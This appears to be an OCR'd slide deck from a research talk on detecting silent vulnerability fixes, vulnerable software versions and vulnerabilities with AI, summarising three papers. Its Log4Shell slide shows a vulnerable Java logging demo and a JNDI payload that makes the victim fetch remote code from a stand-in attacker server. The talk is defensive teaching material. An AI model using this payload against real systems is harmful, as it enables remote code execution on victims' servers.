MONASH University

Reasoning About Open-Source Software Vulnerabilities: From Silent Fixes to Trustworthy Detection

Dr. Ting Zhang, *Lecturer*
Monash University

MONASH University

About me

Ph.D. Jan 2020 - Dec 2023

Post-doc Feb 2024 - Sep 2025

Lecturer Oct 2025 -

SMU SINGAPORE MANAGEMENT UNIVERSITY


MONASH University

My research on AI for Software (Engineering & Security)

Efficiency

Implementation	Testing	Deployment	Maintenance
Code search	Vulnerability detection/ repair		Code review
(Secure) code generation			Bug management
API recommendation	Security testing for agentic AI		Sentiment analysis

My research on AI for Software (Engineering & Security)



Log4Shell vulnerability

Vulnerable app (Victim)

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class VulnerableApp {

    private static final Logger logger = LogManager.getLogger(VulnerableApp.class)

    public static void main(String[] args) {
        // In a real app, this input would come from an untrusted source.
        // For this demo, we pass the malicious string via command line.
        String userInput = args.length > 0 ? args[0] : "Hello, World!";

        System.out.println("User input received: " + userInput);

        // The vulnerable action: logging user-controlled input.
        logger.error("Logging user data: {}", userInput);
    }
}
```

```
${jndi:ldap://attacker-server.com/a}
```

Attacker


JNDI look up

Attacker's LDAP server

Response (Redirect)

```
http://attacker.com/Exploit.class
```

Download



Attacker's HTTP server

Execute


Impact of Log4Shell

- Estimated to affect ***millions of*** applications and potentially ***billions*** of devices
- Present in more than ***35,000*** packages in the Maven Central
- Affected products include:

How to stay safe?

CVE-2021-44228 🥊: Apache Log4j2 JNDI features do not protect against attacker controlled LDAP and other JNDI related endpoints. Log4j2 allows Lookup expressions in the data being logged exposing the JNDI vulnerability, as well as other problems, to be exploited by end users whose input is being logged.


CVE-2021-44228 🥊	Remote Code Execution
Severity	Critical
Base CVSS Score	10.0 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Versions Affected	All versions from 2.0-beta9 to 2.14.1



Identifying vulnerabilities

Identifying vulnerable software versions

Patching the vulnerability



Challenges in vulnerability management lifecycle

```
nfsd: check for oversized NFSv2/v3 arguments

A client can append random data to the end of an NFSv2 or NFSv3 RPC call
without our complaining; we'll just stop parsing at the end of the
expected data and ignore the rest.

Encoded arguments and replies are stored together in an array of pages,
and if a call is too large it could leave inadequate space for the
reply.  This is normally OK because NFS RPC's typically have either
short arguments and long replies (like READ) or long arguments and short
replies (like WRITE).  But a client that sends an incorrectly long reply
can violate those assumptions.  This was observed to cause crashes.

Also, several operations increment rq_next_page in the decode routine
before checking the argument size, which can leave rq_next_page pointing
well past the end of the page array, causing trouble later in
svc_free_pages.

So, following a suggestion from Neil Brown, add a central check to
enforce our expectation that no NFSv2/v3 call has both a large call and
a large reply.

As followup we may also want to rewrite the encoding routines to check
more carefully that they aren't running off the end of the page array.
```

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

cpe:2.3:a:uclouvain:openjpeg:2.3.0:*:*:*:*:*:*:*

Show Matching CPE(s)

Configuration 2 (hide)

cpe:2.3:o:debian:debian_linux:9.0:*:*:*:*:*:*:*

Show Matching CPE(s)

Configuration 3 (hide)

cpe:2.3:o:canonical:ubuntu_linux:18.04:*:*:*:lts:*:*:*


Show Matching CPE(s)

```java
public VFSContainer createChildContainer(String name) {
    File fNewFile = new File(getBasefile(), name);
    if(!isInPath(name)) {
        log.warn("Could not create a new container::{} in container::{} -
            file out of parent directory", name, getBasefile().getAbsolutePath());
        return null;
    }
    if (!fNewFile.mkdir()) {
        return null;
    }
    LocalFolderImpl locFI =  new LocalFolderImpl(fNewFile, this);
    locFI.setDefaultItemFilter(defaultFilter);
    return locFI;
}
```

Silent vulnerability fixes

Inaccurate version identification


Beyond binary classification



Problem 1: *"Silent" vulnerability-fixing commits (VFCs)*

- VFC of CVE-2017-7645

  *Avoid **security-related keywords** in commit messages to prevent immediate exploitation*



vulnerability-fixing window

```
nfsd: check for oversized NFSv2/v3 arguments

A client can append random data to the end of an NFSv2 or NFSv3 RPC call
without our complaining; we'll just stop parsing at the end of the
expected data and ignore the rest.

Encoded arguments and replies are stored together in an array of pages,
and if a call is too large it could leave inadequate space for the
reply.  This is normally OK because NFS RPC's typically have either
short arguments and long replies (like READ) or long arguments and short
replies (like WRITE).  But a client that sends an incorrectly long reply
can violate those assumptions.  This was observed to cause crashes.

Also, several operations increment rq_next_page in the decode routine
before checking the argument size, which can leave rq_next_page pointing
well past the end of the page array, causing trouble later in
svc_free_pages.

So, following a suggestion from Neil Brown, add a central check to
enforce our expectation that no NFSv2/v3 call has both a large call and
a large reply.

As followup we may also want to rewrite the encoding routines to check
more carefully that they aren't running off the end of the page array.
```

https://github.com/torvalds/linux/commit/e6838a29ecb484c97e4efef9429643b9851fba6e

Problem 2: *Inaccurate vulnerable versions*

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

cpe:2.3:a:uclouvain:openjpeg:2.3.0:*:*:*:*:*:*:*

Show Matching CPE(s)

from v2.1.1 to v2.3.0

Configuration 2 (hide)

cpe:2.3:o:debian:debian_linux:9.0:*:*:*:*:*:*:*

Show Matching CPE(s)

Configuration 3 (hide)


cpe:2.3:o:canonical:ubuntu_linux:18.04:*:*:*:lts:*:*:*

Show Matching CPE(s)

https://nvd.nist.gov/vuln/detail/cve-2018-5785

Problem 3: *Beyond binary classification*

```java
public VFSContainer createChildContainer(String name) {
    File fNewFile = new File(getBasefile(), name);
    if(!isInPath(name)) {
        log.warn("Could not create a new container::{} in container::{} -
            file out of parent directory", name, getBasefile().getAbsolutePath());
        return null;
    }
    if (!fNewFile.mkdir()) {
        return null;
    }
    LocalFolderImpl locFI =  new LocalFolderImpl(fNewFile, this);
    locFI.setDefaultItemFilter(defaultFilter);
    return locFI;
}
```




Non-vulnerable

Vulnerable

https://github.com/OpenOLAT/OpenOLAT/commit/336d5ce80681be61a0bbf4f73d2af5d1ff67e93a


Solutions overview



FIXSEEKER: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
TING ZHANG, Singapore Management University, Singapore
LWIN KHIN SHAR, Singapore Management University, Singapore
ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DAVID LO, Singapore Management University, Singapore
SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,




VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng*†, Ting Zhang‡‖, Lwin Khin Shar§, Shouguo Yang¶, Chaopeng Dong*†, David Lo§, Shichao Lv*†‖, Zhiqiang Shi*†, Limin Sun*†
* Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, Beijing, China
† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China
‡ Monash University, Australia
§ Singapore Management University, Singapore
¶ Zhongguancun Laboratory, Beijing, China
chengyiran@iie.ac.cn, ting.zhang@monash.edu, lkshar@smu.edu.sg, yangshouguo@outlook.com, dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvshichao, shizhiqiang, sunlimin}@iie.ac.cn

***Abstract*—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-**

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-



R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow[1*], Chengran Yang[1], Junkai Chen[1], Ratnadira Widyasari[1], Ting Zhang[1], Huihui Huang[1], Huu Hung Nguyen[1], Yan Naing Tun[1], Tan Bui[1], Yikun Li[1], Ang Han Wei[2], Frank Liauw[2], Eng Lieh Ouh[1], Lwin Khin Shar[1], David Lo[1]
[1]Singapore Management University
[2]GovTech Singapore
mweyssow@smu.edu.sg

Abstract

Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable vs. safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Lu et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).

Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Tunstall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good ex-

Fixseeker — ***Vercation*** — ***R2Vul***

Identify silent VFCs

Identify vulnerable versions

Identify & reason vulnerabilities

Solutions to the three problems

FIXSEEKER: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
TING ZHANG, Singapore Management University, Singapore
LWIN KHIN SHAR, Singapore Management University, Singapore
ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DAVID LO, Singapore Management University, Singapore
SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China
LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,

VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng*†, Ting Zhang‡‖, Lwin Khin Shar§, Shouguo Yang¶, Chaopeng Dong*†, David Lo§, Shichao Lv*†‖, Zhiqiang Shi*†, Limin Sun*†
* Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, Beijing, China
† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China
‡ Monash University, Australia
§ Singapore Management University, Singapore
¶ Zhongguancun Laboratory, Beijing, China
chengyiran@iie.ac.cn, ting.zhang@monash.edu, lkshar@smu.edu.sg, yangshouguo@outlook.com, dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvshichao, shizhiqiang, sunlimin}@iie.ac.cn

***Abstract*—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-**

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-

R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow[1]*, Chengran Yang[1], Junkai Chen[1], Ratnadira Widyasari[1], Ting Zhang[1], Huihui Huang[1], Huu Hung Nguyen[1], Yan Naing Tun[1], Tan Bui[1], Yikun Li[1], Ang Han Wei[2], Frank Liauw[2], Eng Lieh Ouh[1], Lwin Khin Shar[1], David Lo[1]
[1]Singapore Management University
[2]GovTech Singapore
mweyssow@smu.edu.sg

Abstract

Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable vs. safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Lu et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).

Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Tunstall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good ex-

Fixseeker — ***Identify silent VFCs***

Vercation — *Identify vulnerable versions*

R2Vul — *Identify & reason vulnerabilities*


Motivation


If and how different hunks within a single fix are related?

```
diff --git a/drivers/net/wireless/iwlwifi/iwl-agn-sta.c b/drivers/net/wireless/iwlwifi/iwl-agn-sta.c
index 7353826095f110..8d4353a42568f7 100644
--- a/drivers/net/wireless/iwlwifi/iwl-agn-sta.c
+++ b/drivers/net/wireless/iwlwifi/iwl-agn-sta.c
@@ -35,9 +35,12 @@
 #include "iwl-trans.h"

 /* priv->shrd->sta_lock must be held */
-static void iwl_sta_ucode_activate(struct iwl_priv *priv, u8 sta_id)
+static int iwl_sta_ucode_activate(struct iwl_priv *priv, u8 sta_id)
 {
-
+    if (sta_id >= IWLAGN_STATION_COUNT) {
+        IWL_ERR(priv, "invalid sta_id %u", sta_id);
+        return -EINVAL;
+    }
     if (!(priv->stations[sta_id].used & IWL_STA_DRIVER_ACTIVE))
       IWL_ERR(priv, "ACTIVATE a non DRIVER active station id %u "
         "addr %pM\n",                                              Hunk1
@@ -53,6 +56,7 @@ static void iwl_sta_ucode_activate(struct iwl_priv *priv, u8 sta_id)
       IWL_DEBUG_ASSOC(priv, "Added STA id %u addr %pM to uCode\n",
       sta_id, priv->stations[sta_id].sta.sta.addr);
  }
+ return 0;
 }

